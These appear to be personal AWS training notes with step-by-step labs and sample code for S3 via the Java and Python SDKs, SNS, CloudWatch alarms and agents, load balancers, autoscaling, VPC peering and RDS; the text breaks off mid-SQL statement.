6) #Use the pom.xml mentioned at the end.
#Replace the exec-maven-plugin and aws-java-sdk versions from the maven repository

7) cd /home/ubuntu/myapp/src/main/java/org/example/basicapp
rm App.java
Us the below java code mentioned at the end and create S3Sample.java
cd ~/myapp
mvn clean compile exec:java

8) Note that interaction with the S3 happens.

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd">
  <modelVersion>4.0.0</modelVersion>
  <groupId>org.example.basicapp</groupId>
  <artifactId>myapp</artifactId>
  <packaging>jar</packaging>
  <version>1.0-SNAPSHOT</version>
```

```
  <name>myapp</name>
  <url>http://maven.apache.org</url>
  <properties>
    <maven.compiler.source>1.6</maven.compiler.source>
    <maven.compiler.target>1.6</maven.compiler.target>
  </properties>
  <dependencies>
    <dependency>
      <groupId>com.amazonaws</groupId>
      <artifactId>aws-java-sdk</artifactId>
      <version>1.11.681</version>
    </dependency>
  </dependencies>
  <build>
    <resources>
      <resource>
        <directory>${env.HOME}/.aws/</directory>
      </resource>
    </resources>
    <plugins>
      <plugin>
        <groupId>org.codehaus.mojo</groupId>
        <artifactId>exec-maven-plugin</artifactId>
        <version>1.6.0</version>
        <executions>
          <execution>
            <goals>
              <goal>java</goal>
            </goals>
          </execution>
        </executions>
        <configuration>
          <mainClass>org.example.basicapp.S3Sample</mainClass>
          <cleanupDaemonThreads>false</cleanupDaemonThreads>
        </configuration>
      </plugin>
    </plugins>
  </build>
</project>
```

```
package org.example.basicapp;

import java.io.BufferedReader;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStreamWriter;
import java.io.Writer;
import java.util.UUID;

import com.amazonaws.AmazonClientException;
import com.amazonaws.AmazonServiceException;
import com.amazonaws.auth.AWSCredentials;
import com.amazonaws.auth.AWSStaticCredentialsProvider;
import com.amazonaws.auth.profile.ProfileCredentialsProvider;
import com.amazonaws.regions.Region;
import com.amazonaws.regions.Regions;
import com.amazonaws.services.s3.AmazonS3;
import com.amazonaws.services.s3.AmazonS3Client;
import com.amazonaws.services.s3.AmazonS3ClientBuilder;
import com.amazonaws.services.s3.model.Bucket;
import com.amazonaws.services.s3.model.GetObjectRequest;
```

```
import com.amazonaws.services.s3.model.ListObjectsRequest;
import com.amazonaws.services.s3.model.ObjectListing;
import com.amazonaws.services.s3.model.PutObjectRequest;
import com.amazonaws.services.s3.model.S3Object;
import com.amazonaws.services.s3.model.S3ObjectSummary;

public class S3Sample {

    public static void main(String[] args) throws IOException {

        AmazonS3 s3 = AmazonS3ClientBuilder.standard()
            .withRegion("us-west-2")
            .build();

        String bucketName = "my-first-s3-bucket-" + UUID.randomUUID();
        String key = "MyObjectKey";

        System.out.println("===========================================");
        System.out.println("Getting Started with Amazon S3");
        System.out.println("===========================================\n");

        try {
            /*
             * Create a new S3 bucket - Amazon S3 bucket names are globally unique,
             * so once a bucket name has been taken by any user, you can't create
             * another bucket with that same name.
             *
             * You can optionally specify a location for your bucket if you want to
             * keep your data closer to your applications or users.
             */
            System.out.println("Creating bucket " + bucketName + "\n");
            s3.createBucket(bucketName);

            /*
             * List the buckets in your account
             */
            System.out.println("Listing buckets");
            for (Bucket bucket : s3.listBuckets()) {
                System.out.println(" - " + bucket.getName());
            }
            System.out.println();

            /*
             * Upload an object to your bucket - You can easily upload a file to
             * S3, or upload directly an InputStream if you know the length of
             * the data in the stream. You can also specify your own metadata
             * when uploading to S3, which allows you set a variety of options
             * like content-type and content-encoding, plus additional metadata
             * specific to your applications.
             */
            System.out.println("Uploading a new object to S3 from a file\n");
            s3.putObject(new PutObjectRequest(bucketName, key, createSampleFile()));

            /*
             * Download an object - When you download an object, you get all of
             * the object's metadata and a stream from which to read the contents.
             * It's important to read the contents of the stream as quickly as
             * possibly since the data is streamed directly from Amazon S3 and your
             * network connection will remain open until you read all the data or
             * close the input stream.
             *
             * GetObjectRequest also supports several other options, including
             * conditional downloading of objects based on modification times,
             * ETags, and selectively downloading a range of an object.
             */
            System.out.println("Downloading an object");
```

```
        S3Object object = s3.getObject(new GetObjectRequest(bucketName, key));
        System.out.println("Content-Type: "  + object.getObjectMetadata().getContentType());
        displayTextInputStream(object.getObjectContent());

        /*
         * List objects in your bucket by prefix - There are many options for
         * listing the objects in your bucket.  Keep in mind that buckets with
         * many objects might truncate their results when listing their objects,
         * so be sure to check if the returned object listing is truncated, and
         * use the AmazonS3.listNextBatchOfObjects(...) operation to retrieve
         * additional results.
         */
        System.out.println("Listing objects");
        ObjectListing objectListing = s3.listObjects(new ListObjectsRequest()
                .withBucketName(bucketName)
                .withPrefix("My"));
        for (S3ObjectSummary objectSummary : objectListing.getObjectSummaries()) {
           System.out.println(" - " + objectSummary.getKey() + "  " +
                           "(size = " + objectSummary.getSize() + ")");
        }
        System.out.println();

        /*
         * Delete an object - Unless versioning has been turned on for your bucket,
         * there is no way to undelete an object, so use caution when deleting objects.
         */
        System.out.println("Deleting an object\n");
        s3.deleteObject(bucketName, key);

        /*
         * Delete a bucket - A bucket must be completely empty before it can be
         * deleted, so remember to delete any objects from your buckets before
         * you try to delete them.
         */
        System.out.println("Deleting bucket " + bucketName + "\n");
        s3.deleteBucket(bucketName);
    } catch (AmazonServiceException ase) {
        System.out.println("Caught an AmazonServiceException, which means your request made it "
                + "to Amazon S3, but was rejected with an error response for some reason.");
        System.out.println("Error Message:    " + ase.getMessage());
        System.out.println("HTTP Status Code: " + ase.getStatusCode());
        System.out.println("AWS Error Code:   " + ase.getErrorCode());
        System.out.println("Error Type:       " + ase.getErrorType());
        System.out.println("Request ID:       " + ase.getRequestId());
    } catch (AmazonClientException ace) {
        System.out.println("Caught an AmazonClientException, which means the client encountered "
                + "a serious internal problem while trying to communicate with S3, "
                + "such as not being able to access the network.");
        System.out.println("Error Message: " + ace.getMessage());
    }
}

/**
 * Creates a temporary file with text data to demonstrate uploading a file
 * to Amazon S3
 *
 * @return A newly created temporary file with text data.
 *
 * @throws IOException
 */
private static File createSampleFile() throws IOException {
    File file = File.createTempFile("aws-java-sdk-", ".txt");
    file.deleteOnExit();

    Writer writer = new OutputStreamWriter(new FileOutputStream(file));
    writer.write("abcdefghijklmnopqrstuvwxyz\n");
```

```
        writer.write("01234567890112345678901234\n");
        writer.write("!@#$%^&*()-=[]{};':',.<>/?\n");
        writer.write("01234567890112345678901234\n");
        writer.write("abcdefghijklmnopqrstuvwxyz\n");
        writer.close();

        return file;
    }

    /**
     * Displays the contents of the specified input stream as text.
     *
     * @param input
     *          The input stream to display as text.
     *
     * @throws IOException
     */
    private static void displayTextInputStream(InputStream input) throws IOException {
        BufferedReader reader = new BufferedReader(new InputStreamReader(input));
        while (true) {
            String line = reader.readLine();
            if (line == null) break;

            System.out.println("    " + line);
        }
        System.out.println();
    }

}
```

Python SDK

13 April 2019 13:43

Installation
https://boto3.amazonaws.com/v1/documentation/api/latest/guide/quickstart.html#installation

#become root
sudo su

#get the list of softwwares
apt-get update

#install python
apt-get install python2.7

#install python package manager
apt-get install python-pip

#install python aws sdk
pip install boto3

Configuration
https://boto3.amazonaws.com/v1/documentation/api/latest/guide/quickstart.html#configuration

exit
mkdir .aws
vi ~/.aws/config

[default]
region=us-east-1

Using Boto3
https://boto3.amazonaws.com/v1/documentation/api/latest/guide/quickstart.html#using-boto-3

API
https://boto3.amazonaws.com/v1/documentation/api/latest/reference/services/index.html

Examples
https://docs.aws.amazon.com/code-samples/latest/catalog/code-catalog-python.html
https://boto3.amazonaws.com/v1/documentation/api/latest/guide/examples.html

EC2 examples
https://docs.aws.amazon.com/code-samples/latest/catalog/python-ec2-create_instance.py.html
https://docs.aws.amazon.com/code-samples/latest/catalog/python-ec2-create_security_group.py.html
https://docs.aws.amazon.com/code-samples/latest/catalog/python-ec2-create_keypair.py.html

S3 examples
https://docs.aws.amazon.com/code-samples/latest/catalog/python-s3-s3-python-example-create-bucket.py.html
https://docs.aws.amazon.com/code-samples/latest/catalog/python-s3-put_object.py.html
https://docs.aws.amazon.com/code-samples/latest/catalog/python-s3-list_objects.py.html

SNS examples
https://docs.aws.amazon.com/code-samples/latest/catalog/python-sns-sns-python-example-create-topic.py.html
Subscribe code at the bottom
https://docs.aws.amazon.com/code-samples/latest/catalog/python-sns-sns-python-example-publish-to-topic.py.html

```
import boto3

sns = boto3.client('sns')
response = sns.subscribe(
   TopicArn='arn:aws:sns:us-east-1:963880036659:my-topic',
   Protocol='email',
   Endpoint='ugetaws@gmail.com'
)

print(response)
```

SNS

09 April 2019 06:14

- CloudWatch uses SNS for notifications (emails) for any change in state or for alarms
- Alarms are for watching metrics vs Events are for change in state like EC2 going down

- Demo of SNS using PubSub.

Example 1 (Using SNS from CLI)

CLI - https://docs.aws.amazon.com/cli/latest/reference/sns/index.html
SDK - https://docs.aws.amazon.com/sns/latest/dg/sns-tutorials.html

1. Create a IAM user with AmazonSNSFullAccess policy attached. Note down the keys.

2. Run the `aws configure command to specify the keys and the region.

3. Create the topic and note down the ARN (Amazon Resource Name) of the topic.

aws sns create-topic --name my-topic

4. Subscribe to the topic. Note to change the Topic ARN and the email address.

aws sns subscribe --topic-arn **arn:aws:sns:us-east-1:963880036659:my-topic** --protocol email --notification-endpoint **ugetaws@gmail.com**

5. Check the email and confirm the subscription.

6. Create a file with the message to be sent.

echo "something something" > message.txt

7. Publish the message to the topic. Note to change the Topic ARN.

aws sns publish --topic-arn "**arn:aws:sns:us-east-1:963880036659:my-topic**" --message file://message.txt

8. Check the email for the message.

9. Delete the SNS Subscription and the Topic.

Alarm

09 April 2019 06:36

- Launch a Linux EC2 instance.
- Create an alarm for CPU greater than 80% with a Notification to email for the above EC2.
- Increase the CPU synthetically.
- Notice that the email should be sent.

Similarly

- The EC2 can be set to shutdown when CPU is less than 10%.
- AutoScaling can be set scale up or down.

To increase the CPU **dd if=/dev/urandom | bzip2 -9 >> /dev/null**
http://stackoverflow.com/questions/2925606/how-to-create-a-cpu-spike-with-a-bash-command

Billing

09 April 2019 06:49

Billing Alerts can be created from CloudWatch.
They have to be enabled in Billing Management Console -> Billing preferences.

The alarm can be consolidated across services or per service.
If there is any breach, then a notification is sent.

AWS Cost Allocation For Customer Bills
https://aws.amazon.com/blogs/aws/aws-cost-allocation/

CloudWatch Logs

09 April 2019 08:00

https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/QuickStartEC2Instance.html (old version)
https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/Install-CloudWatch-Agent.html (new version end-2-end)

AWS Is moving from Cloud CloudWatch Logs agent to Unified CloudWatch agent. Also, ELK is widely used compared to CloudWatch for logging.

CloudWatch includes a new unified agent that can collect both logs and metrics from EC2 instances and on-premises servers. If you are not already using the older CloudWatch Logs agent, we recommend that you use the newer unified CloudWatch agent. For more information, see Getting Started with CloudWatch Logs.

From <https://docs.aws.amazon.com/AmazonCloudWatch/latest/logs/QuickStartEC2Instance.html>

You can collect metrics from servers by installing the CloudWatch agent on the server. You can install the agent on both Amazon EC2 instances and on-premises servers, and on servers running either Linux or Windows Server. If you install the agent on an Amazon EC2 instance, the metrics it collects are in addition to the metrics enabled by default on Amazon EC2 instances.

From <https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/metrics-collected-by-CloudWatch-agent.html>

Good Video - https://www.youtube.com/watch?v=z_bUDHUEWUY

---

https://www.elastic.co/elk-stack
It started with Elasticsearch…
The open source, distributed, RESTful, JSON-based search engine. Easy to use, scalable and flexible, it earned hyper-popularity among users and a company formed around it, you know, for search.
And it grew with Logstash and Kibana
A search engine at heart, users started using Elasticsearch for logs and wanted to easily ingest and visualize them. Enter Logstash, the powerful ingest pipeline, and Kibana, the flexible visualization tool.
Then we dropped a Beat on ELK
"I just want to tail a file," users said. And we listened. In 2015, we introduced a family of lightweight, single-purpose data shippers into the ELK Stack equation. We called them Beats.

1) Launch an Ubuntu instance and log into it. Enable detailed monitoring.

2) Create a role - https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/create-iam-roles-for-cloudwatch-agent-commandline.html
- Name as CloudWatchAgentServerRole
- Policy as CloudWatchAgentServerPolicy

3) Attach the role to the EC2 instance.
In the EC2 Console. Select the EC2. Actions -> Instance Settings -> Attach/Replace IAM Role

4) Download the agent.
wget https://s3.amazonaws.com/amazoncloudwatch-agent/ubuntu/amd64/latest/amazon-cloudwatch-agent.deb

5) Install the agent
sudo dpkg -i -E ./amazon-cloudwatch-agent.deb

6) Modify the configuration file using the Wizard - https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/create-cloudwatch-agent-configuration-file.html
Start the wizard - sudo /opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-config-wizard
The agent configuration file wizard, amazon-cloudwatch-agent-config-wizard, asks a series of questions. Use all the below except for the below.
- Do you want to turn on StatsD daemon? --> No
- Do you want to monitor metrics from CollectD? --> No
- Which default metrics config do you want? --> Standard (more about metrics configs here - https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/create-cloudwatch-agent-configuration-file-wizard.html)
- Log file path: --> /var/log/syslog
- Do you want to specify any additional log files to monitor? --> no
- Do you want to store the config in the SSM parameter store? --> no

7) File is created at /opt/aws/amazon-cloudwatch-agent/bin/config.json.

8) Start the CloudWatch Agent - sudo /opt/aws/amazon-cloudwatch-agent/bin/amazon-cloudwatch-agent-ctl -a fetch-config -m ec2 -c file:/opt/aws/amazon-cloudwatch-agent/bin/config.json -s

9) Check the status of the agent

service amazon-cloudwatch-agent status
Should say "active (running)"

10) Go to CloudWatch Console -> Logs
Watch the log files from the Ubuntu there.

11) Go to CloudWatch Console -> Metrics --> All Metrics -> CWAgent -> ImageId, InstanceId, InstanceType, cpu -> Select a metric
The graph should be populated.

Volume Check

09 April 2019 20:37

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/monitoring-volume-status.html

When Amazon EBS determines that a volume's data is potentially inconsistent, it disables I/O to the volume from any attached EC2 instances by default. This causes the volume status check to fail, and creates a volume status event that indicates the cause of the failure.

If the consistency of a particular volume is not a concern, and you prefer that the volume be made available immediately if it's impaired, you can override the default behavior by configuring the volume to automatically enable I/O. If you enable the AutoEnableIO volume attribute, I/O between the volume and the instance is automatically re-enabled and the volume's status check will pass. In addition, you'll see an event that lets you know that the volume was in a potentially inconsistent state, but that its I/O was automatically enabled. When this event occurs, you should check the volume's consistency and replace it if necessary.

Reserved Instances

08 April 2019 06:23

How to Purchase Reserved Instances
https://aws.amazon.com/ec2/pricing/reserved-instances/buyer/

Pricing
https://aws.amazon.com/ec2/pricing/reserved-instances/pricing/

You can also choose to forego the capacity reservation and purchase an RI that is scoped to a region. RIs that are scoped to a region automatically apply the RI's discount to instance usage across AZs and instance sizes in a region, making it easier for you to take advantage of the RI's discounted rate.

From <https://aws.amazon.com/ec2/pricing/reserved-instances/>

With RIs, you can choose the type that best fits your applications needs.

- **Standard RIs**: These provide the most significant discount (up to 75% off On-Demand) and are best suited for steady-state usage.
- **Convertible RIs**: These provide a discount (up to 54% off On-Demand) and the capability to change the attributes of the RI as long as the exchange results in the creation of Reserved Instances of equal or greater value. Like Standard RIs, Convertible RIs are best suited for steady-state usage.
- **Scheduled RIs**: These are available to launch within the time windows you reserve. This option allows you to match your capacity reservation to a predictable recurring schedule that only requires a fraction of a day, a week, or a month.

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ri-market-general.html
Reserved Instance Marketplace allows other AWS customers to list their Standard RIs for sale. Third-party Standard RIs are no different from the Standard Reserved Instances purchased directly from AWS except they are often listed at lower prices and shorter terms.

Customers using both Reserved and On-Demand instances will have Reserved Instance rates applied first to minimize costs. You pay the low hourly usage fee for every hour in your Reserved Instance term (which means you're charged the hourly fee regardless of whether any usage has occu rred during an hour). When your total quantity of running instances during a given hour exceeds the number of applicable Reserved Instances you own, you will be charged the On-Demand rate.

From <https://aws.amazon.com/ec2/pricing/reserved-instances/buyer/>

ELB

15 August 2017 19:54

Vs
https://aws.amazon.com/elasticloadbalancing/details/#compare
https://www.sumologic.com/aws/elb/aws-elastic-load-balancers-classic-vs-application/
https://medium.com/containers-on-aws/using-aws-application-load-balancer-and-network-load-balancer-with-ec2-container-service-d0cb0b1d5ae5

What is ALB -
http://docs.aws.amazon.com/elasticloadbalancing/latest/application/introduction.html
https://aws.amazon.com/blogs/aws/new-aws-application-load-balancer/

Getting started with different ELB -
https://docs.aws.amazon.com/elasticloadbalancing/latest/userguide/load-balancer-getting-started.html
Monitoring the ELB - http://docs.aws.amazon.com/elasticloadbalancing/latest/classic/elb-monitor-logs.html

ELB Logging
https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/access-log-collection.html
https://www.thecloudavenue.com/2017/10/creating-application-load-balacer-and-querying-with-athena.html

How do I connect a public-facing load balancer to EC2 instances that have private IP addresses?
https://aws.amazon.com/premiumsupport/knowledge-center/public-load-balancer-private-ec2/

Weighted Target Groups
https://www.exampleloadbalancer.net/albwtg_demo.html

Cross Zone Load Balancing -
https://docs.aws.amazon.com/elasticloadbalancing/latest/userguide/how-elastic-load-balancing-works.html#cross-zone-load-balancing
With Application Load Balancers, cross-zone load balancing is always enabled. With Network Load Balancers, cross-zone load balancing is disabled by default. After you create a Network Load Balancer, you can enable or disable cross-zone load balancing at any time. When you create a Classic Load Balancer, the default for cross-zone load balancing depends on how you create the load balancer. With the API or CLI, cross-zone load balancing is disabled by default. With the AWS Management Console, the option to enable cross-zone load balancing is selected by default.


ELB Sticky Sessions (Classic ELB)
https://docs.aws.amazon.com/elasticloadbalancing/latest/classic/elb-sticky-sessions.html
Classic ELB supports Application and LB Cookies. But, the Application ELB supports only LB Cookies. In the Classic ELB the stickiness can be specified at the LB level, while in the Application ELB the stickiness can be specified at the Target Group level.
https://docs.aws.amazon.com/elasticloadbalancing/latest/application/load-balancer-target-groups.html#sticky-sessions


ELB Request Routing
https://docs.aws.amazon.com/elasticloadbalancing/latest/userguide/how-elastic-load-balancing-works.html#request-routing
Before a client sends a request to your load balancer, it resolves the load balancer's domain name using a Domain Name System (DNS) server. The Amazon DNS servers return one or more IP addresses to the client, which are the IP addresses of the load balancer nodes for your load balancer. The client determines which IP address to use to send requests to the load balancer.

With Application Load Balancers, the load balancer node that receives the request evaluates the listener rules in priority order to determine which rule to apply, and then selects a target from the target group for the rule action using the round robin routing algorithm. Routing is performed independently for each target group, even when a target is registered with multiple target groups.

With Network Load Balancers, the load balancer node that receives the connection selects a target from the target group for the default rule using a flow hash algorithm, based on the protocol, source IP address, source port, destination IP address, destination port, and TCP sequence number. The TCP connections from a client have different source ports and sequence numbers, and can be routed to different targets. Each individual TCP connection is routed to a single target for the life of the connection.

With Classic Load Balancers, the load balancer node that receives the request selects a registered instance using the round robin routing algorithm for TCP listeners and the least outstanding requests routing algorithm for HTTP and HTTPS listeners.





Sequence of steps

- Create two Linux EC2 instance with WebServers
- Both of them put index.html and check if it is working or not
- On the second one create an image folder and put an image in it.
- Create two target groups one for each Linux instance with the webservers attached
- Create an Application ELB with the first target group
- Modify the listeners to map /image/* path pattern to the second target group
- Now all the urls with img should be redirected to the second target group

http://myelb-2125518364.us-east-1.elb.amazonaws.com
http://myelb-2125518364.us-east-1.elb.amazonaws.com/image/index.jpg

eautoscaling

Installing Tomcat

- Create a EC2 t2.micro and Ubuntu 18.04
- Login to Ubuntu and execute the below commands
    - sudo su
    - apt-get update && apt-get upgrade
    - apt-get install tomcat8
- Make sure to open port 8080 in the Security Group
- Test from browser ec2-ip:8080

Further Reading

Service Quotas
https://aws.amazon.com/blogs/mt/introducing-service-quotas-view-and-manage-your-quotas-for-aws-services-from-one-central-location/

Fixed AutoScaling

29 January 2019 11:06

https://docs.aws.amazon.com/autoscaling/ec2/userguide/GettingStartedTutorial.html

Step 1 : Create a launch configuration (specifies the EC2 details to be used in auto scaling)
Step 2 : Create Auto Scaling group (specifies the min/max instances, how to scale etc)

Step 1 :
---

1. Launch an EC2 and create a sample web page as discussed earlier.
Make sure to select 'Enable CloudWatch detailed monitoring' in Step 3 - Configure Instance.

2. Create an image (AMI) for the same. Delete the EC2 instance once the AMI has been created.

3. Create a ELB with no EC2 instances associated/attached with it. We will automatically associate/attach them later.

4. In the EC2 Management Console
Go to Auto Scaling -> Auto Scaling Groups
Click on `Create Auto Scaling Groups`
Click on `Get Started`

From the MyAMI tab, select the earlier created AMI.
Next
In the Configure Details
- Give the name of the Launch configuration.
- Make sure to check `Enable CloudWatch detailed monitoring`.

Next
Next
Next -> Select the earlier created security group to open port 22 and 80.
Review and click on `Create launch configuration`.
Select the KeyPair and `I acknowledge .....`

Step 2 :

Now is the time to create the `Auto Scaling Group`.

Give the Group a name.
Specify the group size as 3.
In the Subnet select the `DefaultSubnet`.
In the `Advanced Details` select `Receive traffic from one or more load balancers`. And select the Load Balancer created earlier.
Select the Health Check Type as `ELB`.
Change the `Health Check Grace Period` to 60.
Enable `Enable CloudWatch detailed monitoring`.
Click on Next

Select `Keep this group at its initial size`.
Next

Next
Review
Click on `Create Auto Scaling Group`.
Click on Close

Go the instances tab and there should be 3 instances.
In the ELB tab all the EC2 should be `InService`.

Terminate one of the EC2 instances and it should be created automatically and also should be registered to the ELB.
Also, note that deleting the `Auto Scaling Group` will automatically delete the EC2 instances launched by it.

Non Fixed AutoScaling

15 August 2017 19:39

To increase the CPU **dd if=/dev/urandom | bzip2 -9 >> /dev/null**
http://stackoverflow.com/questions/2925606/how-to-create-a-cpu-spike-with-a-bash-command

How the instances are terminated - http://docs.aws.amazon.com/autoscaling/latest/userguide/as-instance-termination.html
Lifecycle Hooks - http://docs.aws.amazon.com/autoscaling/latest/userguide/lifecycle-hooks.html
Auto Scaling Cooldowns - https://docs.aws.amazon.com/autoscaling/ec2/userguide/Cooldown.html
Cool and Warm - http://docs.aws.amazon.com/autoscaling/latest/userguide/as-scale-based-on-demand.html

Scaling Policy Types

- Fixed
- Target tracking scaling
- Simple scaling
- Step Scaling

Different AutoScaling Types
https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-scale-based-on-demand.html#as-scaling-types

AutoScaling using Launch Templates
https://docs.aws.amazon.com/autoscaling/ec2/userguide/LaunchTemplates.html
https://docs.aws.amazon.com/autoscaling/ec2/userguide/create-launch-template.html
https://docs.aws.amazon.com/autoscaling/ec2/userguide/create-asg-launch-template.html

AutoScaling with LaunchConfigurations
https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-register-lbs-with-asg.html#as-register-lbs-console
https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-scaling-target-tracking.html#policy_creating

LifeCycle Hooks
https://docs.aws.amazon.com/autoscaling/ec2/userguide/lifecycle-hooks.html

Controlling Which Auto Scaling Instances Terminate During Scale In
https://docs.aws.amazon.com/autoscaling/ec2/userguide/as-instance-termination.html#custom-termination-policy

VPC Wizard

31 March 2019 20:24

1) Go to the VPC Management Console.

2) Click on "Launch VPC Wizard".

3) Make sure to select "VPC with a Single Public Subnet" and click on "Select".

4) Enter the VPC Name, rest default. Click on "Create VPC" button.

5) Go back to the EC2 management console and create a new EC2 instance in the new VPC created above.
- In the "Configure Instance" tab make sure to select the new VPC for the "Network".
- Also, for the "Auto-assign Public IP", make sure to select Enable. This will allow for connecting to it.

Note that
- SecurityGroups are tied to VPC. SG created in one VPC are not visible to another VPC. So, a new VPC might have be created again.
- Before deleting the VPC the instances running in the VPC should be deleted.
- Don't delete the default VPC which comes with AWS Account.

VPC

15 August 2017 19:29

VPV provides a logically isolated network. VPC covers a region, Subnet covers a AZ. When you create a VPC, it spans all the Availability Zones in the region. After creating a VPC, you can add one or more subnets in each Availability Zone.

- Default VPC vs Custom VPC
- VPC Peering (star configuration, no transitive)

IP Addressing Scheme
https://www.iplocation.net/subnet-mask
http://www.cisco.com/c/en/us/support/docs/ip/routing-information-protocol-rip/13788-3.html

Creating a VPC and EC2 in private/public subnets manually

- Create VPC (VPC 10.0.0.0/16 - Subnet 10.0.1.0/24 and 10.0.2.0/24

- Automatically a route table, security group, network acl are created

- Create two subnet (private and public) in different az in the same region
    - Enable auto assign public ip for the public subnetwork

- Create a internet gateway and attach it to a VPC (only one can be attached)

- Create a route table (they are associated with the subnets)
    - Don't change the main route table as it is attached to all the subnets
    - Create a route out to the internet with destination as 0.0.0.0/0 and target as internet gateway
    - Associate the public subnet

- Deploy EC2 in the public (webserver) and private (database server) subnets

- Install WebServer on the instance in the public subnet.

- ssh into the webserver
    - ping to the database server (ICMP has to be included in the Security Group)
    - Copy the pem to the webserver
    - chmod 600 to the above file
    - ssh into the database server
        - try connecting to the internet
        - how to apply the patches (using NAT)

- Create an elastic ip and then create a nat gateway
    - Specify the public subnet

- Edit the main route table
    - Add a route -- destination is 0.0.0.0/0 and target is nat gateway
    - Try installing mysql (apt-get install mysql-server) on the ec2 in the private subnet

The EC2 instances have to be terminated before the VPC is deleted.

Steps for Peering across VPCs

- Create a VPC (Public) using Wizard.
    - Select the PublicSubnet.
    - Actions -> Modify auto-assign IP settings
    - Select "Enable auto-assign public IPv4 address"

- Create 1 EC2 in the Public Subnet in the default VPC and the same in the VPC created in the previous step.
    - Note that a new Security Group has to be created for the new VPC, as the Security Groups are VPC specific.
    - Login to both the instances via Putty.
    - Make sure to add "All ICMP - IPv4" protocol in the Security Group to allow testing through Ping.

- Go to the VPC Management Console and go to the "Peering Connections" Tab.
    - Click on "Create Peering Connection"
    - Enter the name
    - Select the requester as the Default VPC.
    - Select the accepter as the newly created VPC.
    - Click on "Create Peering Connection"
    - The status of the VPC Peering will be in a "Pending Acceptance" status.
    - Select the VPC and select "Actions -> Accept Request". Now the status should change to Active.

- Check if the ping is working from one EC2 to other using the Private IP address. It should not work as the routing tables have not been configured between the two VPC.

- Update the public route tables in both the VPC.
    - Note down the CIDR for both the VPC
    - Go to the Public Subnet of both the VPC and edit the routing table to add the route as shown below. In the target select the Peering connection.
    - Now the ping should work from both the EC2 using the private IP adress as the peering has been properly established.

- If the Ping works make sure to delete all the resources created earlier including the Elastic IP.

Steps for deleting the VPC
- Terminate the EC2
- Delete the Peering connections
- Delete the NAT Gateway
- Wait for a few Minutes
- Delete ElasticIP
- Finally delete the VPC

Destination	Target	Status	Propagated
10.0.0.0/16	local	active	No
0.0.0.0/0	igw-0390da82de2632624	active	No
172.31.0.0/16	pcx-018f2516b7ce9f859	active	No

Further Reading

Traffic Mirroring
https://aws.amazon.com/blogs/aws/new-vpc-traffic-mirroring/

Transit Gateway

https://docs.aws.amazon.com/vpc/latest/tgw/tgw-getting-started.html
https://aws.amazon.com/blogs/networking-and-content-delivery/migrate-from-transit-vpc-to-aws-transit-gateway/
https://aws.amazon.com/blogs/aws/new-use-an-aws-transit-gateway-to-simplify-your-network-architecture/

Cleaning Up

Terminate the EC2
Delete the Transit Gateway Attachments
Delete the Transit Gateway
Delete the VPC

RDS

29 January 2019 11:07

1. Create RDS instance.
    a. From the RDS Management Console Go to Dashboard and click on `Create Database`.
    b. Select MySQL and click Next.
    c. Select Dev/Test - MySQL.
    d. Select the instance class as `db.t2.micro`.
    e. Specify the DB instance identifier, username and password. Click on next. Don't forget them.
    f. Specify the database name as `myrecipiesdb`.
    g. In the backup select 0 days.
    h. Click on Create database. It will take around 5min to create the database.

2. Download SQL client to connect to RDS. And install it.
https://www.heidisql.com/download.php

3. Goto to File -> Session Manager -> New -> Session in root folder
Enter the Hostname/IP got from RDS Management Console.
Enter the user name/password
Click on open to connect to RDS in Cloud.

4. Go to the Query Tab and run the below queries.

```
CREATE TABLE recipes (
  recipe_id INT NOT NULL,
